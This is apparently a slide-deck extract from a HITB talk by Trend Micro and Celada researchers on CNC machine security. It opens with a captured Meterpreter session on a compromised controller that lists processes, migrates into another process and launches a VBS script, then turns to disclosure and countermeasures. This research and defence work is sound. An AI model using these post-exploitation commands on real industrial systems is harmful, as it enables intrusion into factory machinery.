2988 576 csrss.exe x86 2 NT AUTHORITY\SYSTEM \\?\C:\WINDOWS\sys
em32\csrss.exe
3012 576 winlogon.exe x86 2 NT AUTHORITY\SYSTEM \\?\C:\WINDOWS\sys
em32\winlogon.exe
3108 664 rdpclip.exe x86 0 OKUMA-B80A02DF1\Adm C:\WINDOWS\system32
rdpclip.exe
3352 3240 taNISej8Lsr5 x86 0 inistrator NT AUTHORITY\SYSTEM C:\WINDOWS\system32
\taNISej8Lsr5m5.exe
3552 900 wmiprvse.exe x86 0 NT AUTHORITY\SERVIZ IO DI RETE C:\WINDOWS\system32
\wbem\wmiprvse.exe
3680 3204 BUZMSGWIN.EX x86 0 inistrator OKUMA-B80A02DF1\Adm C:\OSP-P\VOLANTE\BU
ZMSGWIN.EXE
3696 3204 SAKURAMONITO x86 0 inistrator OKUMA-B80A02DF1\Adm C:\OSP-P\VOLANTE\SA
KURAMONITOR.EXE
3852 3920 xbyQS5L1utOZ x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32
\xbyQS5L1utOZHJ.exe
3892 900 wmiprvse.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32
\wbem\wmiprvse.exe
3920 900 scrcons.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32
\wbem\scrcons.exe

meterpreter > migrate 2240
[*] Migrating from 3852 to 2240...
[*] Migration completed successfully.
meterpreter > execute -s 0 -f wscript -a "c:\windows\system32\r.vbs /h" -i
Process 2376 created.
Channel 1 created.
```

Attacker console

Discussion

Discussion

- CNC machines are complex systems
- A complex supply-chain does not help
- Security does not seem to be yet considered an important drivers for manufacturers
- Shift of responsibilities from controller to machine manufacturers and integrators
- Patch deployment is still a major issue

Responsible Disclosure

- Long and sustained (6-9 months)
- Challenge of communicating the findings and their importance
- Lack of teams dedicated to security
- Positive replies from all vendors
- Collaborative efforts
- Bug fixes and improvements (documentation and guidelines) made available



Countermeasures

- Consider security as an important feature
- Correctly configuration and deployment
- Network monitoring via context-aware IDS/IPS
- Network segmentation (e.g., ICS firewalls and VLANs)
- Patch management
- Raise awareness

I want more!

Uncovering Security Weak Spots in Industry 4.0 CNC Machines

By Marco Balduzzi (Trend Micro Research);
Francesco Sortino, Fabio Castello, Leandro Pierguidi (Celada)

The technological leaps of the Fourth Industrial Revolution may have made production machinery more efficient, but these have also put manufacturers in the crosshairs of cybercriminals. Our research tackles the risks that computer numerical control (CNC) machines now face as they're integrated into today's networked factories.

▶ See Videos

📄 Read More

October 24, 2022








The Security Risks Faced by
CNC Machines in Industry 4.0

Marco Balduzzi
Trend Micro

Francesco Sortino, Fabio Castello, Leandro Pierguidi
Celada



I want more!

				
Can CNC Machines Hold Fast Against Cyberattacks?	How Cyberattacks Could Damage CNC Machines	How Denial-of-Service Attacks Could Impair CNC Machines	How Attackers Could Hijack CNC Machines	How Safe Is the Data in CNC Machines?
▶ Play Video	▶ Play Video	▶ Play Video	▶ Play Video	▶ Play Video
📘 More Info	📘 More Info	📘 More Info	📘 More Info	📘 More Info

Thank you!

Contacts are:

marco_balduzzi@trendmicro.com

[@embyte](https://twitter.com/embyte) (Twitter)



HITB Security Conference

